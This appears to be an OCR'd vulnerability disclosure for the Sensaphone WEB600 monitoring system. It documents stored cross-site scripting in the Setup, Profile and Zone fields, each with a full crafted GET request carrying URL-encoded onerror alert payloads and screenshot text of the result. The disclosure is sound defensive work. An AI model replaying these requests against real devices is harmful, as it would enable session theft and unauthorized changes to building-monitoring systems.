SENSAPHONE VULNERABILITY DISCLOSURE

September 22, 2024

EXECUTIVE SUMMARY


In mid-September 2024, several medium-to-low severity security issues were found in the Sensaphone WEB600 Monitoring System, including stored cross-site scripting (XSS) vulnerabilities in the system Setup, Profile, and Zone options. *Remote authenticated attackers can exploit the flaw to inject arbitrary JavaScript payloads in a variety of elements throughout the Web600 dashboard. The severity of the issues is limited; however, it would allow lower privileged users to steal session tokens from administrative accounts and effectively increase their system access and make unauthorized modifications. The vulnerability was tested on Sensaphone Web600 firmware version v.1.6.5.H.*

I. Stored Cross-Site Scripting (XSS) via Web600 Setup

The Web600 monitoring system is vulnerable to several stored XSS vulnerabilities through the device setup options. Specifically, remote authenticated attackers and inject arbitrary JavaScript payloads in the System settings in the name, description, and location fields. Attackers can exploit the vulnerability via crafted GET requests to /@.xml, placing payloads in the g7200, g7300, and g7300 parameters which represent name, description, and location respectively. The payloads execute in each section of the Web600 server, such as in the Summary, Setup, Zones, Outputs, Profiles, and History sections. The below proof of concept uses the URL encoded payload of <img src/onerror=alert(1)>.

```
GET
/@.xml?N=1727044295814&g7200=Web600%3Cimg%20src/onerror=
alert(1)%3E&g7300=foo2%3Cimg%20src/onerror=alert(2)%3E&
g7300=foo3%3Cimg%20src/onerror=alert(3)%3E&g6R00=time.sensap
hone.com&g7C00=60&g7E00=0&g7D00=0 HTTP/1.1
Host: 192.168.1.8
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
Accept: */*
Referer: http://192.168.1.8/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Figure 1: Example Payload



192.168.1.8 says

1

Name:
Location:


Figure 2: Stored-XSS Proof of Concept

II. Stored Cross-Site Scripting (XSS) via Web600 Profiles

The Web600 monitoring system is vulnerable to a stored XSS vulnerabilities through the device profile options. Specifically, remote authenticated attackers can inject arbitrary JavaScript payloads via crafted GET requests to /@.xml, placing payloads in the ***g4601*** *parameter representing the user's profile name. The payload executes on the Profile page. The below proof of concept uses the URL-encoded payload of <img src/onerror=alert(9)>.*

```
GET
/@.xml?N=1727046196259&g4501=1&g4601=user%20%3Cimg%20sr
c/onerror%3Dalert%289%29%3E&g4701=test%20%3Cimg%20src/on&
g4E01=1&g4J01=0&g4F01=FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FF HTTP/1.1

Host: 192.168.1.8

Accept-Language: en-US,en;q=0.9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
```

Figure 3: Example Payload



Sensaphone Product Webpa
Not Secure 192.168.1.8/0.htm

Sensaphone *Web600*

192.168.1.8 says
9
OK

Logout
Last Refresh: 2/16/2012 5:34:20am

Name: Web600
Location: foo3
ion: foo2

Profiles

□	Name	Enabled/Disabled	Access Level
□	foo	Enabled	Read-Only
□	user	Enabled	Read-Only


Figure 4: Stored-XSS Proof of Concept

III. Stored Cross-Site Scripting (XSS) via Web600 Zones

The Web600 monitoring system is vulnerable to a stored XSS vulnerabilities through the Zone options. Specifically, remote authenticated attackers can inject arbitrary JavaScript payloads via crafted GET requests to /@.xml, placing the payload in the ***g1F02*** *parameter representing the Zone name. Payloads will execute on the main summary page and the Zone settings page. The below POC uses the url-encoded payload of <img src/onerror=alert(1)>.*

```
GET
/@.xml?N=1727132461483&g1L02=1&g1F02=Foo5%3Cimg%20src/on
error=alert(1)%3EE&g1u02=0&g1I02=0&g1J02=Open/Closed&g1X02=
0.00&g1Y02=0.00&g1G02=3&g9E02=1&g1M02=1&g1H02=0&g1P02=
0&g1402=0&g1502=0 HTTP/1.1

Host: 192.168.1.8

Accept-Language: en-US,en;q=0.9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36

Accept: */*
```

Figure 4: Example Payload



Sensaphone Product Webpa
Not Secure 192.168.1.8

Sensaphone *Web600*

192.168.1.8 says

Logout

Name: Web600
Location: foo3

Zones

□	Name	Value	Status	Type
□	Power	On	OK	Internal Power
□	Battery	None	OK	Internal Battery
□	Zone 1	Open	OK	Normally Open
□	Zone x	Open	OK	Normally Open
□	Zone 3	Open	OK	Normally Open
□	Zone 4	Open	OK	Normally Open
□	Zone 5	Open	OK	Normally Open
□	Zone 6	Open	OK	Normally Open

Sensaphone Product Webpa
Not Secure 192.168.1.8/#

Sensaphone *Web600*

192.168.1.8 says
1
OK

Logout
Last Refresh: 1/1/2012 12:12:50am

Name: Web600
Location:
ion:

Summary

1 FooSE
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

2 Zone 2
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

3 Zone 3
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

4 Zone 4
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

5 Zone 5
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

6 Zone 6
Value: Open
Status: OK
Type: Normally Open
Min: N/A
Max: N/A
Last Alarm: None
Reset:

Figure 5 & 6: Stored-XSS Proof of Concept

Figure 4 & 6: Stored-XSS Proof of Concept